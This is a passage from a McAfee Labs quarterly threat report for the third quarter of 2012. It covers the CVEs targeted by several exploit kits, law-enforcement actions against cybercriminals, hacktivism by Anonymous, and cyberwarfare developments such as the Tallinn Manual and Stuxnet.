CVE-2009-0927	PDF collab.getIcon		YES	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	YES (PDF All)	Removed
CVE-2009-1671	JAVA X		YES	Removed							
CVE-2010-0188	PDF LIBTIFF			YES (added)	YES	YES	YES	YES	YES	YES	YES
CVE-2010-0840	JAVA TRUST		YES	YES	YES	Removed					
CVE-2010-0842	JAVA DBE		YES	YES	YES	YES	YES (JavaPack)	Removed			
CVE-2010-0886	JAVA SMB		YES	YES	YES	Removed					
CVE-2010-1423	Javaware JWS		YES	Removed							
CVE-2010-1885	HCP		YES	YES	YES	YES	YES	YES	YES	YES	Removed
CVE-2010-3552	JAVA SKYLINE			YES (added)	YES	Removed					
CVE-2011-0559	Flash 10 bytearr						YES (Flash added)	YES (Flash)	YES (Flash)	YES (Flash)	Removed
CVE-2011-0611	Flash 10						YES (Flash added)	YES (Flash)	YES (Flash)	YES (Flash)	Removed
CVE-2011-2110	Flash AVM								YES (added)	YES	
CVE-2011-3544	JAVA RHINO					YES (added)	YES (JavaPack)	Removed			
CVE-2012-0507	JAVA Atmy (atomic)							YES (added)	YES	YES	YES
CVE-2012-1723	Java Byte								YES (added)	YES	YES
CVE-2012-1889	XML							YES (soon in June)			
CVE-2012-4681										YES (added 31 SEP)	YES

Several new exploit kits appeared or were updated this quarter. The Kahu Security blog describes most of them.[7] The next table lists some of the vulnerabilities they attack.

Name and Release Date	Vulnerabilities Exploited
CrimeBoss (September)	• CVE-2012-4681 • CVE-2011-3544: Java Rhino • "Social Engineering Applet"
Kein Exploit Pack (August)	• CVE-2007-5659: Acrobat Collab.collectEmailInfo • CVE-2008-2992: Acrobat util.printf • CVE-2010-0188: Acrobat LibTiff • CVE-2011-2110: Flash AVM • CVE-2012-1723: Java Applet Field
Neosploit (August)	• CVE-2012-1723: Java Applet Field • CVE-2012-4681
KaiXin Exploit Pack (July)	• CVE-2011-3544: Java Rhino • CVE-2012-0507: Java Atomic • CVE-2012-0754: Flash MP4 • CVE-2012-1723: Java Applet Field • CVE-2012-1889: MS XML Core
Sakura (August)	• CVE-2006-0003: MDAC • CVE-2010-0188: PDF LibTiff • CVE-2010-0806: IEPeers • CVE-2010-0842: Java MIDI / Java OBE • CVE-2011-3544: Java Rhino • CVE-2012-0507: Java Atomic • CVE-2012-4681
RedKit (August)	• CVE-2010-0188: PDF LibTiff • CVE-2012-0507: Java Atomic • CVE-2012-4681

Most of these kits are available for sale. In a recent post, however, we learned that the RedKit developer preferred a payment in kind. Instead of money, RedKit levied 5 percent of customer traffic for its own profit.[8]

Actions against cybercriminals

This quarter we noted several successes by global law enforcement:

- On July 4, Bulgarian authorities announced they had arrested several people from the Cyber Warrior Invasion team. Police characterized these raids, which took place in nine cities, as unprecedented. The group had attacked more than 500 websites worldwide, including those of financial institutions, web-based companies, and governmental and nongovernmental organizations. Authorities said the hackers had a strict hierarchy and displayed "a high degree of organization and coordination." At the top were "administrators," followed by "moderators," "scanning team," "donors/sponsors," "sectional moderators," "friends," "VIP members," and "members." The group used a complex system of hijacked "zombie" servers to cover its tracks.[9]

- In the last *McAfee Threats Report* we discussed the arrests of 24 individuals in a large undercover operation targeting the global online trade of stolen credit-card numbers. In July, three more people were arrested—in India, Canada, and Colorado—on federal charges unsealed in the Southern District of New York, bringing the total number of arrests to 27.[10]
- On July 29, South Korean police said they arrested two people for allegedly hacking into KT, the No. 2 mobile carrier in the country. The suspects are accused of leaking personal information of about 8.7 million subscribers (nearly half of the total mobile phone users in South Korea) from February until recently. Police suspect the attackers then used the data for illegal marketing purposes. Officials estimate the suspects earned at least 1 billion won (US$877,000).[11]
- Operation b70: On September 10, Microsoft obtained permission from the US District Court for the Eastern District of Virginia to take control of the domain 3322.org.[12] The company filed a civil complaint against Peng Yong, who owns the domain, and his company Changzhou Bei Te Kang Mu Software Technology, also known as Bitcomm, and three other unnamed defendants. Microsoft, using domain name system software from Nominum, allowed legitimate traffic to subdomains of 3322.org but halted traffic to the 70,000 hosted websites that were harmful. This process is a known as "sink holing."

We discovered a surprising judicial development in Russia. The Tushinsky District Court removed some charges from the indictments of Pavel Vrublevsky and his supposed accomplices. They were all allegedly involved in the 2010 distributed denial-of-service (DDoS) attack on Aeroflot's website. "Under the defense's appeal, the court ceased the criminal case against the defendants under the Criminal Code article stipulating punishment for creating a harmful program, as the statute of limitations has expired," an attorney said.[13]

Hacktivism

This quarter we noted the following interesting hacktivism events:

- In July, Anonymous supporters announced the results of their operation #OpSaveTheArctic—Phase II." On July 17 on Pastebin, they posted email addresses and corresponding MD5-hashed passwords from various oil companies, including Exxon Mobil, Shell, BP, Gazprom, and Rosneft. In a comment they explained: "This Operation is carried out by Anonymous and isn't anyhow affiliated to GreenPeace! We are just supporting their cause."[14]
- In August, after urging the United Kingdom's government to allow WikiLeaks founder Julian Assange to go to Ecuador, Anonymous took action. They launched various DDoS attacks against a number of UK government websites.[15] In September, more attacks were conducted against multiple government and media websites in Sweden.[16]

The Anonymous movement also tried its hand at disinformation this quarter. On September 3 AntiSec claimed to have stolen, in March, 12 million Apple device identifiers from the computer of an FBI agent. In fact, this data actually came from the app-publishing company BlueToad.[17] On September 10, GoDaddy was unable to serve millions of websites hosted on its servers. At first, a tweet from @Anonymous Own3r claimed responsibility for the attack. Later it was disclosed that the failure was caused by a series of internal network events that corrupted router data tables.[18] Also, a purported "leaked database" was posted online. Twitter users pointed out that the data was fake, taken from an open-source project dating to 2010.[19]

Despite Anonymous' claiming to love the truth, we need to greet its announcements with some skepticism.

A touch of cyberwarfare

This quarter Cambridge University Press published a draft manual outlining how existing international laws can be applied to conflicts in cyberspace. Prepared by an International Group of Experts at the invitation of the NATO Cooperative Cyber Defense Centre of Excellence, the 215-page study, *The Tallinn Manual on the International Law Applicable to Cyber Warfare*, examines current international law that allows countries to legally use force against other nations, as well as laws governing the conduct of armed conflict.[20] The rules of conventional warfare are more difficult to apply on the Internet, making this type of analysis critical for the future of combating intrusions of a variety of targets and scenarios.

Defining a cyberwarfare incident, or even agreeing upon a definition of the term, is difficult, and critics have justifiably balked at the use of the word. As explained by Jeremy Kirk from the IDG News Service, perhaps the most famous public offensive cyberattack to date is the Stuxnet malware, which damaged Iran's uranium refinement capabilities.[21] In June, *The New York Times* reported that Stuxnet was developed by the United States and Israel to disrupt the country's nuclear program.[22] Security researchers also suspect that other malware related to Stuxnet has been developed by nations for offensive purposes.

Compared to Stuxnet, the September 4 Al Jazeera hack of the English and Arabic websites of the Qatar satellite news network is undoubtedly insignificant. A group calling itself al Rashedon[23] defaced the Al Jazeera website by posting a Syrian flag and a statement denouncing the network's support for the Syrian opposition.

We also saw notifications of attacks against Bank of America, Chase Bank, and the New York Stock Exchange in retaliation for the notorious amateur film "Innocence of Muslims," which has enraged some Muslim communities around the world. In these cases, the threats arrived from self-styled cyberfighters linked with the Izz ad-Din al-Qassam Brigades, the military wing of Hamas. In spite of the notices, it is difficult to state conclusively whether these attacks really succeeded.[24]

During the quarter, numerous "cyberwarriors" attempted to create a global buzz. These "patriots" claim to belong to groups they call cyberarmies. Some of them claim to act on behalf of their governments by supporting nationalist or extremist movements. Let's look at a list of some of the most active during this past quarter:

- Algerian Cyber Army
- Arab Electronic Army
- Armenian Cyber Army
- Bangladesh Cyber Army
- 3xp1r3 Cyber Army (Bangladesh)
- Bosnia Cyber Army
- Brazilian Cyber Army
- Chechen Cyber Army
- Circassian Cyber Army
- Egyptian Cyber Army
- Indian Cyber Army
- Gujarat Cyber Army (India)
- Naija Cyber Army (Nigeria)
- Pakistan Cyber Army
- Philippine Cyber Army

It is relatively easy to find details on the activities of these groups (and of many others) using Internet search tools. Many of these groups, proclaiming their Islamic bona fides, have conducted various attacks in response to "Innocence of Muslims" as well as to the caricature in the French magazine *Charlie Hebdo*.

The areas of cybercrime, hacktivism, and cyberwarfare are in a continual state of evolution and, in certain cases, revolution. Governments, enterprises, and consumers face a wide range of digital threats from these forces.

About the Authors

This report was prepared and written by Sun Bing, Toralv Dirro, Paula Greve, Yichong Lin, David Marcus, François Paget, Vadim Pogulievsky, Craig Schmugar, Jimmy Shah, Ryan Sherstobitoff, Dan Sommer, Peter Szor, and Adam Wosotowsky of McAfee Labs.

About McAfee Labs

McAfee Labs is the global research team of McAfee. With the only research organization devoted to all threat vectors—malware, web, email, network, and vulnerabilities—McAfee Labs gathers intelligence from its millions of sensors and its cloud-based service McAfee Global Threat Intelligence™. The McAfee Labs team of 500 multidisciplinary researchers in 30 countries follows the complete range of threats in real time, identifying application vulnerabilities, analyzing and correlating risks, and enabling instant remediation to protect enterprises and the public. www.mcafee.com/labs

About McAfee

McAfee, a wholly owned subsidiary of Intel Corporation (NASDAQ:INTC), is the world's largest dedicated security technology company. McAfee delivers proactive and proven solutions and services that help secure systems, networks, and mobile devices around the world, allowing users to safely connect to the Internet, browse, and shop the web more securely. Backed by its unrivaled Global Threat Intelligence, McAfee creates innovative products that empower home users, businesses, the public sector, and service providers by enabling them to prove compliance with regulations, protect data, prevent disruptions, identify vulnerabilities, and continuously monitor and improve their security. McAfee is relentlessly focused on finding new ways to keep our customers safe. www.mcafee.com

[1] http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf
[2] http://blogs.mcafee.com/mcafee-labs/police-ransomware-preys-on-guilty-consciences
[3] https://www.europol.europa.eu/content/news/%EF%BB%BF-europol-hosts-expert-meeting-combat-spread-police-ransomware-1583
[4] http://www.fbi.gov/news/stories/2012/august/new-internet-scam/new-internet-scam?utm_campaign=email-Immediate&utm_medium=email&utm_source=fbi-top-stories&utm_content=129647
[5] http://blogs.mcafee.com/mcafee-labs/police-ransomware-preys-on-guilty-consciences
[6] http://www.abc.net.au/local/audio/2012/09/21/3595434.htm
[7] http://www.kahusecurity.com/
[8] http://malware.dontneedcoffee.com/2012/09/redkitnomoremoney.html
[9] https://reportingproject.net/occrp/index.php/en/ccwatch/cc-watch-briefs/1583-bulgaria-most-powerful-hacker-group-busted
[10] http://www.fbi.gov/newyork/press-releases/2012/manhattan-u.s.-attorney-and-fbi-assistant-director-in-charge-announce-additional-arrests-as-part-of-international-cyber-crime-takedown
[11] http://english.yonhapnews.co.kr/national/2012/07/29/42/0302000000AEN20120729003401315F.HTML
[12] http://blogs.technet.com/b/microsoft_blog/archive/2012/09/13/microsoft-disrupts-the-emerging-nitol-botnet-being-spread-through-an-unsecure-supply-chain.aspx
[13] http://rapsinews.com/judicial_news/20120914/264674269.html
[14] On July 16, Greenpeace activists occupied more than 70 Shell filling stations in the UK in protest of Shell's Arctic drilling plans.
[15] http://news.softpedia.com/news/Anonymous-Attacks-UK-Home-Office-DWP-Ministry-of-Justice-in-OpFreeAssange-287189.shtml
[16] http://anonsweden.se/wikileaks-supporters-take-down-swedish-government-sites-with-ddos-attacks/
[17] http://redtape.nbcnews.com/_news/2012/09/10/13781440-exclusive-the-real-source-of-apple-device-ids-leaked-by-anonymous-last-week
[18] http://www.godaddy.com/newscenter/release-view.aspx?news_item_id=410
[19] http://www.techweekeurope.co.uk/news/go-daddy-outage-not-a-hacker-attack-92361
[20] http://www.ccdcoe.org/249.html
[21] http://www.pcworld.com/article/261850/manual_examines_how_international_law_applies_to_cyberwarfare.html
[22] http://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html
[23] http://operationleakspin.wordpress.com/2012/09/04/le-site-web-daljazeera-pirate-par-des-hackers-pro-assad/
[24] http://www.foxbusiness.com/industries/2012/09/24/lieberman-blame-iran-for-cyber-attacks-on-bank-america-chase/

McAfee
An Intel Company

2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com

55200rpt_quarterly-threat-q3_1112_fnl_ETMG